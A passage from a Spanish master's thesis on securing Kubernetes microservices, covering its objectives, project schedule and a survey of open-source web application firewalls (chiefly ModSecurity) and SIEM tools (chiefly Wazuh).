Securización de microservicios orquestados con Kubernetes

Esperanza Erika Bonillo Valero

Máster Universitario en Ciberseguridad y Privacidad

Seguridad Empresarial

Tutor:
Miguel Ángel Flores Terrón

Profesor responsable:
Víctor García Font

Enero 2024

Universitat Oberta de Catalunya

FICHA DEL TRABAJO FINAL

Título del trabajo:	Securización de microservicios orquestados con Kubernetes
Nombre del autor:	Esperanza Erika Bonillo Valero
Nombre del consultor/a:	Miguel Ángel Flores Terrón
Nombre del PRA:	Víctor García Font
Fecha de entrega:	01/2024
Titulación o programa:	Máster Universitario en Ciberseguridad y Privacidad
Área del Trabajo Final:	Seguridad empresarial
Idioma del trabajo:	Castellano
Palabras clave	Seguridad, microservicios, Kubernetes

Resumen del Trabajo

Este Trabajo Fin de Máster se centra en la securización de microservicios orquestados en un entorno Kubernetes. Analiza diversas herramientas de tipo Firewall de Aplicaciones Web (WAF) y Sistemas de Información y Eventos de Seguridad (SIEM), seleccionando ModSecurity y Wazuh por su eficacia, compatibilidad y flexibilidad.

Se diseña una arquitectura, en la que ModSecurity se integra como un sidecar en el Ingress Controller de Kubernetes, proporcionando una eficaz línea defensa contra ataques del catálogo de OWASP.

Usa Wazuh para el monitoreo en tiempo real y el análisis de eventos de seguridad, con idea de permitir una respuesta rápida y efectiva a incidentes.

Se despliega una aplicación vulnerable en el entorno, realizando pruebas de seguridad para validar la eficacia del sistema.

Los resultados muestran cómo los ataques se detectan y bloquean con ModSecurity, y cómo los eventos detectados se pueden integrar en Wazuh. Además, se describe cómo es posible configurar visualizaciones personalizadas para ajustarse a los requisitos del entorno monitorizado.

Abstract

This Master Thesis focuses on the securitization of orchestrated microservices in a Kubernetes environment. It analyzes several Web Application Firewall (WAF) and Security Information and Event Systems (SIEM) tools, selecting ModSecurity and Wazuh for their efficiency, compatibility and flexibility.

It designs an architecture, in which ModSecurity is integrated as a sidecar into the Kubernetes Ingress Controller, providing an effective line of defense against attacks from the OWASP catalog.

It uses Wazuh for real-time monitoring and analysis of security events, with the idea of enabling fast and effective incident response.

A vulnerable application is also deployed in the environment, performing security tests to validate the effectiveness of the system.

The results show that attacks are detected and blocked with ModSecurity, and events can be integrated into Wazuh. In addition, custom visualizations can be configured in Wazuh to make it easier to adjust to the requirements of the environment.

Índice

Lista de figuras

1. Introducción

1.1. Contexto y justificación

Desde la aparición de los primeros contenidos en internet, los sitios web han experimentado una incesante transformación. Mientras hace unos años la mayoría de las aplicaciones se desarrollaban y desplegaban como una única unidad monolítica en un entorno dimensionado de manera estática, la irrupción de los microservicios ha supuesto un cambio de paradigma en el diseño de arquitecturas web.

La idea subyacente en el concepto de microservicio es la de descomponer la aplicación o servicio en unidades funcionales separadas, de forma que puedan evolucionar y desplegarse de forma independiente [1] mediante el uso de contenedores. Con esta filosofía, además de independencia se persigue la posibilidad de escalado y la optimización de recursos, consumiendo sólo aquellos que sean requeridos en cada momento. Esto puede materializarse gracias a la utilización de orquestadores de contenedores como Kubernetes.

Así, el uso de Kubernetes y su capacidad para escalar arrancando nuevos contenedores que se adaptan a la demanda de los usuarios, difiere notablemente de las arquitecturas tradicionales, donde los elementos de seguridad no estaban concebidos para escalar, puesto que el dimensionamiento de los servicios ofrecidos venía predeterminado y no existía esa necesidad [2].

En este contexto, se suman a los ya existentes retos a los que se enfrentaba un servicio web, los nuevos retos emergidos de la utilización de microservicios desplegados en un orquestador de contenedores. Dado que cada microservicio expone sus interfaces al exterior abriendo nuevos puntos de entrada a posibles intrusos y que, a su vez, la red y las comunicaciones entre microservicios son más complejas, garantizar la seguridad se vuelve más costoso [3].

Sin embargo, la aparición de estos desafíos ha dado lugar al desarrollo de diversas herramientas de protección y de monitorización ampliamente extendidas, que serán objeto de estudio en este trabajo. Entre estas soluciones aparecen como elementos fundamentales los firewalls de aplicaciones web (WAF, Web Application Firewall), que se presentan en modalidades de código abierto y propietarias. Esto mismo sucede con las utilidades de gestión de la información, SIEM (Security Information and Event Management). Las herramientas SIEM complementan el enfoque preventivo con un enfoque reactivo y la posibilidad de realizar un análisis en tiempo real y generar cuadros de mando adecuados a las necesidades de la funcionalidad desplegada.

A lo largo de este trabajo se tratará de dar respuesta a los problemas de seguridad que presenta la arquitectura de microservicios anteriormente descrita, mediante el la implantación y configuración de firewalls de aplicaciones y herramientas de monitorización y gestión de información, dando preferencia al uso de herramientas de código abierto.

1.2. Objetivos del Trabajo

El objetivo principal que se pretende alcanzar con la realización de este TFM es el de securizar microservicios orquestados con Kubernetes, atendiendo a las amenazas de este tipo de arquitectura. Para ello se utilizará un Firewall de aplicaciones Web (WAF) y una herramienta SIEM que proporcione un cuadro de mando descriptivo de la situación en la que se encuentra el sistema.

Sin embargo, por su naturaleza académica, este objetivo principal que será el eje vertebrador del trabajo se divide y complementa con objetivos de investigación y estudio, objetivos de implantación y de desarrollo y objetivos de entrega del siguiente modo:

Objetivos a nivel de investigación y estudio:

- Presentar el concepto de microservicio.
- Explicar qué es un contenedor.
- Describir el funcionamiento de los orquestadores de contenedores de forma general, centrándose en Kubernetes.
- Realizar una investigación sobre las amenazas a la que se enfrentan los servicios, microservicios y las arquitecturas desplegadas con Kubernetes.
- Analizar las opciones disponibles para securizar un servicio o microservicio orquestado por Kubernetes.
- Investigar los diferentes tipos de Firewalls de Aplicaciones Web (WAF).
- Estudiar las herramientas SIEM disponibles.
- Escoger las utilidades a implantar.

Objetivos a nivel de implantación y desarrollo:

- Instalar y configurar un WAF en Kubernetes.
- Proteger eficazmente el microservicio o servicio web desplegado en Kubernetes.
- Integrar los eventos recogidos por el WAF con una herramienta SIEM, permitiendo la monitorización en tiempo real.
- Crear un cuadro de mando que ofrezca una visualización precisa del estado del servicio y de los eventos de seguridad.

Objetivos a nivel de entrega:

- Redactar y presentar las entregas parciales, marcadas como hitos.
- Generar un documento de memoria del TFM.
- Preparar una presentación para la defensa.

1.3. Impacto en sostenibilidad, ético social y de diversidad

Toda solución tecnológica lleva aparejada un impacto ético, social y ambiental. Aunque hay tecnologías en las que este hecho es muy evidente, como en el caso de la Inteligencia Artificial, no es menos importante realizar este estudio para otras tecnologías.

En general, la adopción de nuevas tecnologías se enfrenta a dilemas éticos por su capacidad para reemplazar tareas típicamente manuales u optimizar procesos existentes. Esto, a su vez, dota al cambio de una dimensión social, proporcionando soluciones que, aunque suelen tratar de facilitar la vida de las personas, pueden suponer cambios disruptivos en aspectos cotidianos. Adicionalmente, la tecnología se materializa gracias al hardware y al software, elementos que requieren de recursos cuya disponibilidad está limitada; obtenerlos suele implicar la explotación del entorno y causar contaminación, bien en su proceso de construcción o de eliminación y reciclaje.

Particularizando para el caso de securizar microservicios orquestados con Kubernetes y tratando de dar un enfoque integral, a continuación se profundiza en cada uno de estos impactos:

Impacto Ético

La securización de los microservicios es fundamental para proteger la privacidad y la seguridad de los datos de los usuarios. Garantizar que los datos confidenciales se mantengan seguros y que no sean vulnerables a amenazas de seguridad es imperativo, moral y legalmente. La exposición de datos podría poder en riesgo información especialmente sensible que podría utilizarse para vulnerar los derechos de los usuarios.

También es importante considerar cómo se recopilan, almacenan y utilizan los datos de los usuarios que utilizan los microservicios. Hay que asegurarse de que se cumplan las regulaciones y normativas de protección de datos, donde la transparencia en el manejo de datos es crucial para mantener la confianza de los usuarios. Siempre se debe cumplir con las leyes y regulaciones vigentes en el ámbito protección de datos.

Impacto Social

Proteger los microservicios significa proteger aplicaciones y servicios utilizados por personas y organizaciones. Así, contribuye a una sociedad digital más segura. Esto es especialmente importante en un entorno en constante evolución donde cada vez se confía más en la tecnología para proteger hogares y salvaguardad la salud.

No hay que olvidar que es fundamental garantizar que las medidas de seguridad no excluyan a grupos de usuarios y que el acceso a las funcionalidades proporcionadas mantenga un carácter inclusivo y accesible para todos, independientemente de sus capacidades o características personales.

Impacto Ambiental

La implementación de medidas de seguridad debe considerar la eficiencia energética de los servidores y la infraestructura utilizada para alojar los microservicios. Minimizar el consumo de energía es vital para reducir la huella de carbono, por lo que el dinamismo de los microservicios orquestados por Kubernetes resultan ideales para minimizar el impacto ambiental, al escalar según la demanda y utilizar solo los recursos necesarios en cada momento.

Por otro lado, la adopción de prácticas de seguridad sólidas contribuye a la sostenibilidad a largo plazo de los servicios digitales. La seguridad ayuda a prevenir interrupciones costosas y pérdida de datos que podrían afectar negativamente al uso adecuado de los recursos disponibles.

Objetivos de Desarrollo Sostenible (ODS) [4]

ODS 9, infraestructura: Contribuir a la mejora de la seguridad mejora la infraestructura tecnológica, lo que a su vez fomenta la innovación y el crecimiento económico sostenible.

ODS 11, ciudades: Proteger los microservicios existentes en la red contribuye a la creación e implantación de servicios digitales. De este modo, al proteger los sistemas y servicios, se promueve la digitalización y se garantiza que las infraestructuras tecnológicas puedan ser seguras para todos.

ODS 16, paz y justicia: La ciberseguridad es esencial para garantizar la estabilidad en un mundo cada vez más digitalizado, donde las filtraciones de datos pueden poner en jaque a gobiernos y generar graves problemas diplomáticos. Fomentar el uso sistemas de seguridad sólidos es esencial para mantener la paz y respetar la justicia.

La promoción de estos ODS en el contexto de la ciberseguridad contribuye en la creación de un mundo más sostenible, inclusivo y resiliente.

1.4. Enfoque y método seguido

La estrategia para alcanzar los objetivos planteados consistirá en dividir el proyecto en tres partes claramente definidas: primero, se abordará la parte más teórica, la investigación, para adquirir la comprensión y los conocimientos necesarios. Después, se llevará a cabo una fase de elección de herramientas, para seleccionar la solución más adecuada. Finalmente, se procederá con la parte práctica, la implementación, que incluirá la configuración de una "arquitectura tipo" de microservicios orquestados con Kubernetes, a fin de utilizarla como base de trabajo.

Investigación

En esta primera etapa, se realizará el estudio y la descripción de los componentes del escenario planteado, así como una investigación exhaustiva para identificar y evaluar las diversas tecnologías disponibles para la protección y detección de anomalías en el contexto de microservicios desplegados en Kubernetes. La investigación de herramientas se centrará en WAFs y SIEMs.

Diseño

Este proceso implica analizar las ventajas, desventajas y funcionalidades de las herramientas candidatas. Tras una evaluación minuciosa, se seleccionará la herramienta más adecuada para actuar como Firewall de Aplicaciones Web (WAF) y la idónea para gestionar la seguridad de la información y eventos (SIEM) ocurridos en el sistema. Esta elección se basará en criterios tales como la capacidad de detección de anomalías, la escalabilidad, la interoperabilidad con otras soluciones, el licenciamiento de tipo opensource y la adecuación a los objetivos del proyecto.

Implementación

Antes de comenzar a implantar las herramientas escogidas, se procederá a la instalación de la arquitectura base. Hecho esto, se realizará la instalación y configuración de las herramientas seleccionadas. Se llevará a cabo un análisis de su funcionamiento y se escogerá la configuración más adecuada para cada una de ellas. También se configurarán los cuadros de mando necesarios para conocer el estado de los elementos protegidos.

En términos de metodología, se seguirá un enfoque iterativo e incremental, siguiendo la estructura típica de la implementación de soluciones de arquitectura y desarrollo de software:

- Planificación de tareas
- Análisis del problema
- Diseño de la solución
- Implementación de la solución
- Pruebas

De este modo, se aprovechará el aprendizaje alcanzado en cada una de las fases anteriores para mejorar la entrega final.

1.5. Planificación del Trabajo

1.5.1. Listado de tareas

Las tareas que se prevé acometer para la realización del presente Trabajo Fin de Máster se listan a continuación:

1. Contextualización
   1.1. Estudio de la información relacionada con el TFM

2. Plan de proyecto
   2.1. Explicación del problema
   2.2. Enumeración de objetivos
   2.3. Descripción de metodología
   2.4. Listado de tareas
   2.5. Planificación temporal
   2.6. Revisión del estado del arte
   2.7. Estudio de impacto

3. Investigación
   3.1. Descripción del concepto de microservicio
   3.2. Descripción de qué es un contenedor
   3.3. Explicación general de funcionamiento de orquestadores
   3.4. Explicación concreta de Kubernetes
   3.5. Redacción de amenazas
   3.6. Análisis de opciones generales de securización
   3.7. Análisis de diferentes tipos de WAF
   3.8. Análisis de diferentes tipos de SIEM

4. Diseño
   4.1. Establecimiento de criterios de comparación
   4.2. Selección de herramientas
   4.3. Diseño de arquitectura propuesta.

5. Implementación y pruebas
   5.1. Instalación y configuración de Kubernetes
   5.2. Instalación y configuración del WAF
   5.3. Instalación y configuración de SIEM
   5.4. Integración WAF y SIEM
   5.5. Configuración de cuadros de mando
   5.6. Pruebas

6. Memoria TFM
   6.1. Redacción de conclusiones
   6.2. Redacción de trabajo futuro
   6.3. Repaso del trabajo completo
   6.4. Preparación de presentación
   6.5. Lectura de TFM

1.5.2. Cronograma

La lista de tareas se completará siguiendo el siguiente cronograma:

Nº	Tarea	Inicio	Fin	Duración
1	**CONTEXTUALIZACIÓN**	**27/9/23**	**30/9/23**	**4**
1.1	Estudio de información inicial	27/9/23	30/9/23	4
2	**PLAN DE PROYECTO**	**1/10/23**	**10/10/23**	**10**
2.1	Explicación de problema a resolver	1/10/23	1/10/23	1
2.2	Enumeración de objetivos	2/10/23	2/10/23	1
2.3	Descripción de la metodología	3/10/23	3/10/23	1
2.4	Listado de tareas	4/10/23	4/10/23	1
2.5	Planificación temporal	5/10/23	5/10/23	1
2.6	Revisión del estado del arte	6/10/23	6/10/23	2
2.7	Estudio de impacto	8/10/23	7/10/23	1
HITO	**Entrega PEC1**	**10/10/23**	**10/10/23**	**1**
3	**INVESTIGACIÓN**	**11/10/23**	**29/10/23**	**19**
3.1	Descripción de microservicio	11/10/23	11/10/23	1
3.2	Descripción de contenedor	11/10/23	11/10/23	1
3.3	Explicación orquestadores	12/10/23	12/10/23	1
3.4	Explicación Kubernetes	13/10/23	14/10/23	2
3.5	Redacción de amenazas	15/10/23	16/10/23	2
3.6	Análisis de opciones generales	17/10/23	19/10/23	3
3.7	Análisis de WAFs	20/10/23	23/10/23	4
3.8	Análisis de SIEMs	24/10/23	29/10/23	6

Nº	Tarea	Inicio	Fin	Duración
4	**DISEÑO**	**30/10/23**	**7/10/23**	**9**
4.1	Establecimiento de criterios	30/10/23	30/10/23	1
4.2	Comparativa y selección	31/10/23	4/10/23	5
4.3	Diseño de arquitectura propuesta	5/11/23	6/11/23	2
HITO	**Entrega PEC2**	**7/11/23**	**7/11/23**	**1**
5	**IMPLEMENTACIÓN Y PRUEBAS**	8/11/23	4/12/23	28
5.1	Instalación y configuración Kubernetes	8/11/23	11/11/23	4
5.2	Instalación y configuración WAF	12/11/23	16/11/23	5
5.3	Instalación y configuración SIEM	17/11/23	21/11/23	5
5.4	Integración de WAF y SIEM	22/11/23	28/11/23	7
5.5	Configuración cuadros de mando	29/11/23	3/11/23	5
5.6	Pruebas	4/12/23	5/12/23	2
HITO	**Entrega PEC3**	**5/12/23**	**5/12/23**	**1**
6	**MEMORIA TFM**	6/12/23	8/12/23	35
6.1	Redacción de conclusiones	6/12/23	7/12/23	2
6.2	Redacción de trabajo futuro	8/12/23	9/12/23	2
6.3	Repaso de trabajo completo	10/12/23	29/12/23	20
6.4	Preparación de presentación	30/12/23	8/12/23	10
HITO	**Entrega PEC4**	**9/1/24**	**9/1/24**	**1**

1.5.3. Planificación temporal


La planificación temporal seguirá los hitos marcados por las entregas. A continuación puede verse un Gantt para cada uno de los hitos:

PEC 1. Plan de trabajo

SECURIZACIÓN DE MICROSERVICIOS ORQUESTADOS CON KUBERNETES

TFM UOC
Esperanza Erika Bonillo Valero
Fecha de inicio del proyecto: 27/9/23
Incremento de desplazamiento: 0

Descripción del hito	Categoría	Asignado a	Progreso	Inicio	Días
CONTEXTUALIZACIÓN					
Estudio de información inicial	Tarea	Nombre	100%	27/9/23	4
PLAN DE PROYECTO				1/10/23	10
Explicación de problema a resolver	Tarea		100%	1/10/23	1
Enumeración de objectivos	Tarea			2/10/23	1
Descripción de la metodología	Tarea		100%	3/10/23	1
Listado de tareas	Tarea			4/10/23	1
Planificación temporal	Tarea		100%	5/10/23	1
Revisión del estado del arte	Tarea		100%	6/10/23	2
Estudo de impacto	Tarea		100%	8/10/23	1
ENTREGA PEC1	Hito			10/10/23	1




PEC 2. Investigación y diseño

SECURIZACIÓN DE MICROSERVICIOS ORQUESTADOS CON KUBERNETES

TFM UOC
Esperanza Erika Bonillo Valero
Fecha de inicio del proyecto: 27/9/23
Incremento de desplazamiento: 0

Descripción del hito	Categoría	Asignado a	Progreso	Inicio	Días
INVESTIGACIÓN				11/10/23	28
Descripción de microservicio	Tarea			11/10/23	1
Descripción contenedor	Tarea			11/10/23	1
Explicación orquestadores	Tarea			12/10/23	1
Explicacion Kubernetes	Tarea			13/10/23	2
Redacción de amenazas	Tarea			15/10/23	2
Análisis de opciones generales	Tarea			17/10/23	3
Analisis de WAFs	Tarea			20/10/23	4
Análisis de SIEMs	Tarea			24/10/23	6
ELECCIÓN DE HERRAMIENTAS				30/10/23	9
Establecimiento de criterios	Tarea			30/10/23	1
Comparativa y selección	Tarea			31/10/23	5
Diseño de arquitectura propuesta	Tarea			5/11/23	2
ENTREGA PEC2	Hito			7/11/23	1




PEC 3. Implementación

SECURIZACIÓN DE MICROSERVICIOS ORQUESTADOS CON KUBERNETES

TFM UOC
Esperanza Erika Bonillo Valero
Fecha de inicio del proyecto: 27/9/23
Incremento de desplazamiento: 0

Descripción del hito	Categoría	Asignado a	Progreso	Inicio	Días
IMPLEMENTACIÓN Y PRUEBAS				8/11/23	28
Instalación y configuración Kubernetes	Tarea			8/11/23	4
Instalación y configuración WAF	Tarea			12/11/23	5
Instalación y configuración SIEM	Tarea			17/11/23	5
Integración de WAF y SIEM	Tarea			22/11/23	7
Configuración cuadros de mando	Tarea			29/11/23	5
Pruebas	Tarea			4/12/23	2
ENTREGA PEC3	Hito			5/12/23	1




PEC 4. Memoria final

SECURIZACIÓN DE MICROSERVICIOS ORQUESTADOS CON KUBERNETES

TFM UOC
Esperanza Erika Bonillo Valero
Fecha de inicio del proyecto: 27/9/23
Incremento de desplazamiento: 0

Descripción del hito	Categoría	Asignado a	Progreso	Inicio	Días
MEMORIA TFM				6/12/23	35
Redacción de conclusiones	Tarea			6/12/23	2
Redacción de trabajo futuro	Tarea			8/12/23	2
Repaso de trabajo completo	Tarea			10/12/23	20
Preparación de presentación	Tarea			30/12/23	10
ENTREGA PEC4	Hito			9/1/24	1



1.6. Estado del arte

Esta aproximación al estado del arte se centra en soluciones de código abierto, si bien a lo largo del TFM también se investigará sobre soluciones propietarias, a fin de tener un contexto más amplio de la disponibilidad de herramientas de securización de microservicios orquestados por Kubernetes.

Entre las principales soluciones utilizadas para salvaguardar una arquitectura de microservicios desplegados en Kubernetes se encuentran los Firewalls de Aplicaciones Web y los Sistemas de Gestión de Eventos e Información de Seguridad.

Firewalls de Aplicaciones

Un Firewall de Aplicaciones Web (WAF) es una herramienta de seguridad diseñada para proteger las aplicaciones web contra ataques comunes [5]. Funciona supervisando y filtrando el tráfico que llega a una aplicación web, bloqueando cualquier tráfico malicioso que entrante y previniendo la salida de datos no autorizados desde la aplicación [6].

Aquí se presenta una lista de algunos WAF de código abierto:

- **ModSecurity**: Es uno de los WAF de código abierto más populares y maduros. Se puede integrar con distintos servidores web como Apache, Nginx o IIS. Soporta múltiples lenguajes y plataformas. Ofrece un conjunto de reglas básicas para proteger las aplicaciones web de las vulnerabilidades más comunes, así como la posibilidad de crear reglas personalizadas [7] [8] [9].
- **NAXSI**: Es un WAF basado en Nginx que se basa un modelo de seguridad positivo, es decir, una lista blanca, lo que significa que bloquea todo el tráfico que no cumple con las reglas definidas. Es fácil de instalar y configurar, y tiene un bajo impacto en el rendimiento [7] [8] [9].
- **Shadow Daemon**: Es un WAF modular, compuesto por un componente central y varios conectores para diferentes lenguajes y servidores web. Utiliza un sistema de puntuación para detectar y bloquear las solicitudes maliciosas. Ofrece una interfaz web para gestionar las reglas y los registros [7] [8] [9].
- **IronBee**: Es un proyecto de WAF impulsado por la comunidad que pretende ser flexible, escalable y eficiente. Se puede integrar con varios servidores web y sistemas operativos, y permite escribir reglas en distintos lenguajes, tales como Lua, Ruby o Python [8] [9].
- **Coraza**: Es uno de los pocos WAF de nivel empresarial. Es de código abierto y puede utilizarse comercialmente con licencia Apache 2.0. Está escrito en Go y es popular por su escalabilidad y flexibilidad. Es compatible con las reglas de OWASP y ModSecurity.
- **Vulture**: Este WAF utiliza un motor de Inteligencia Artificial para descubrir anomalías en las peticiones. También puede hacer las veces de

balanceador de carga, monitor de red y normalizador de logs. Trabaja en clúster y escala horizontalmente.

- **Lua-resty:** Es un WAF basado en el stack OpenResty. Utiliza reglas similares a las de ModSecurity. [8]

Además, es posible combinar un WAF con un Ingress Controller, proporcionando una capa adicional de seguridad. Mientras el Ingress Controller se encarga de enrutar el tráfico [10], la labor del WAF es la de filtrarlo, aunque algunos Ingress Controllers ofrecen funcionalidades de WAF [11].

Hay varios servicios de Ingress Controller disponibles para Kubernetes, que pueden combinarse con un WAF. Algunos de los servicios más populares son:

- **NGINX Ingress Controller**: Es un controlador de Ingress basado en NGINX que se utiliza para enrutar el tráfico HTTP y HTTPS a los servicios en el clúster. Ofrece un módulo de seguridad que actúa como un WAF. Es muy configurable y puede proteger aplicaciones web contra una gran variedad de ataques [11].
- **Traefik**: Permite enrutar tráfico HTTP y HTTPS, dando soporte nativo para contenedores. Ofrece gestión de certificados y un panel de control para monitorizar la actividad de las rutas manejadas por Traefik [12].
- **HAProxy**: HAProxy Ingress Controller ofrece enrutamiento basado en reglas, balanceo de carga y gestión de certificados SSL/TLS. Está diseñado para ser altamente configurable y escalable [13].

En lo relativo a la conjunción de otros tipos de soluciones con WAF, cabe mencionar los servicios “mesh”. Se trata de una capa que agrega seguridad, observabilidad y fiabilidad a nivel de plataforma, en lugar de a nivel de aplicación [14]. Algunos de ellos son [15]:

- **Istio y Envoy Proxy:** Istio es una plataforma de servicio de código abierto que utiliza Envoy Proxy como sidecar proxy, lo que permite implementar políticas de seguridad y control de tráfico, incluyendo capacidades de protección contra ataques en aplicaciones microservicio en Kubernetes. Dispone de la interfaz “Istio Dashboard”.
- **Kinkerd:** Es un “service mesh” orientado a la simplicidad, rendimiento y seguridad. Al igual que Istio, utiliza el modelo de sidecar proxy para gestionar el tráfico entre servicios.
- **Consul**: Consul Service Mesh es una solución de código abierto que ofrece una interfaz gráfica, Consul UI, para simplificar la gestión y el monitoreo de los servicios. Utiliza un enfoque basado en proxy para gestionar el tráfico entre servicios.
- **NGINX Service Mesh**: NGINX Service Mesh ofrece capacidades de enrutamiento, balanceo de carga y seguridad avanzada para garantizar que los microservicios puedan comunicarse de manera fiable.

Sistemas de Gestión de Eventos e Información de Seguridad

Un SIEM (Security Information and Event Management) es una solución de seguridad que recopila y analiza datos de diferentes fuentes para detectar y responder a las amenazas. Permite obtener una visión global del sistema y ofrece funciones de alerta, notificación e informe automatizados [16]. Combina la administración de información de seguridad y la administración de eventos de seguridad, realizando un análisis en tiempo real que permite detectar las amenazas y actuar con premura ante un posible ataque [17] [18].

Entre las herramientas SIEM de código abierto encontramos:

- **Prelude OSS**: Es una solución SIEM que se utiliza para recopilar, analizar y correlacionar registros. Ofrece una amplia gama de características, como detección avanzada de amenazas, análisis forense y correlación de eventos. Es la versión de código abierto de Prelude SIEM [19] .
- **Wazuh**: Es una plataforma SIEM de código abierto que se utiliza para recopilar, agregar, indexar y analizar datos de seguridad. Es una combinación de OSSEC (sistema de intrusiones) y Elasticsearch, Logstach y Kibana (pila ELK) [19] [20]. En sus últimas versiones no utiliza ELK por defecto sino OpenSearch.
- **AlienVault OSSIM**: Es una solución SIEM de AT&T que proporciona detección y prevención de intrusiones. Utiliza reglas predefinidas para detectar amenazas conocidas. Dispone de una versión de pago, USM, que añade características adicionales [19].
- **Elastic Stack (ELK):** Elastic Stack incluye Elasticsearch, Logstash y Kibana. Puede ser configurado para la recopilación, análisis y visualización de registros y eventos en tiempo real. Es muy escalable y se adapta bien a entornos Kubernetes [19] [21]. En 2021 el licenciamiento de Elastic comenzó a cambiar, aunque sigue proporcionándose como código abierto [22].
- **Prometheus y Grafana:** A pesar de que no es un SIEM tradicional, Prometheus es ampliamente utilizado para la recopilación de métricas en Kubernetes. Puede integrarse con Grafana, para crear paneles de visualización en tiempo real y alertas basadas en métricas y registros [19].

1.7. Sumario de productos obtenidos

Como resultado, este trabajo va a contribuir al ámbito de la securización de microservicios y orquestadores en varios aspectos esenciales presentados en él. Tras un análisis exhaustivo de amenazas y herramientas, el diseño y la implementación de una solución, se obtienen siguientes productos:

- Las herramientas WAF y SIEM más utilizadas y una comparativa de ellas.
- Una evaluación de principales amenazas a las que se enfrentan tanto microservicios como orquestadores.

- Guías de buenas prácticas de seguridad.
- Configuraciones de seguridad que podrían aplicarse en un entorno real.
- La implementación en un entorno de pruebas.
- Resultado de las pruebas realizadas.
- Documentación técnica sobre la implementación realizada.

Se pretende no sólo documentar el modo de dar solución a los problemas más comunes de seguridad en servicios orquestados con Kubernetes, sino además hacerlo de forma que sea fácilmente reproducible y aplicable en entornos reales.

1.8. Descripción de otros capítulos de la memoria

Esta memoria consta de 9 capítulos.

La redacción del capítulo 1 comienza con una introducción que, junto con los subpuntos del mismo capítulo, persigue servir de guía para comprender el propósito del trabajo y contextualizarlo.

Después, avanza al 2 con la fase de investigación. En esta fase se estudian y detallan todos los elementos que van a intervenir en el trabajo, partiendo de los conceptos más sencillos, los contenedores, para pasar a ver los orquestadores de forma general y Kubernetes en particular. En este capítulo una parte clave es la de la identificación de las amenazas, que sirve de hilo conductor para dar sentido al análisis posterior de cómo se ha de securizar el clúster y de por qué utilizar un WAF y un SIEM.

El capítulo 3 se adentra en el diseño. Una vez estudiados los posibles problemas y sus soluciones, se escoge cómo se va a plantear una arquitectura que elimine o mitigue los riesgos identificados.

Posteriormente, en el capítulo 4, se pasa a la implementación y pruebas, capítulo clave de este trabajo en el que, partiendo del fundamento teórico y del diseño, se crea un entorno de pruebas desde cero. En este entorno se demuestra cómo una aplicación resulta vulnerable y se securiza con la solución propuesta, mostrando los resultados integrados de la detección de amenazas realizada por el WAF y se su presentación en el SIEM.

En el capítulo 6 se presentan los resultados del trabajo, haciendo un resumen de todo aquello que se ha explorado.

El capítulo 7 observa el trabajo desde un punto de vista reflexivo, buscando y encontrando los puntos clave que se han trabajado y los caminos que abre el estudio realizado a lo largo de esta memoria; aquello que podría ser complementado o investigado en más profundidad para contribuir al ámbito de la seguridad.

El capítulo 8 presenta un glosario, donde se recogen los términos más relevantes para una adecuada comprensión de la memoria.

Por último, el capítulo 9 lista la bibliografía, que representa los elementos de consulta utilizados, sin los cuáles, trabajos como este se realizarían con mucha dificultad o serían imposibles de llevar a cabo.

2. Investigación

2.1. Microservicios

Un microservicio es un enfoque de Arquitectura de Software que permite desarrollar aplicaciones divididas en pequeños componentes independientes y autónomos [23]. Cada microservicio se encarga de una función o característica específica de la aplicación y opera de manera independiente, comunicándose con otros microservicios a través de sus interfaces.

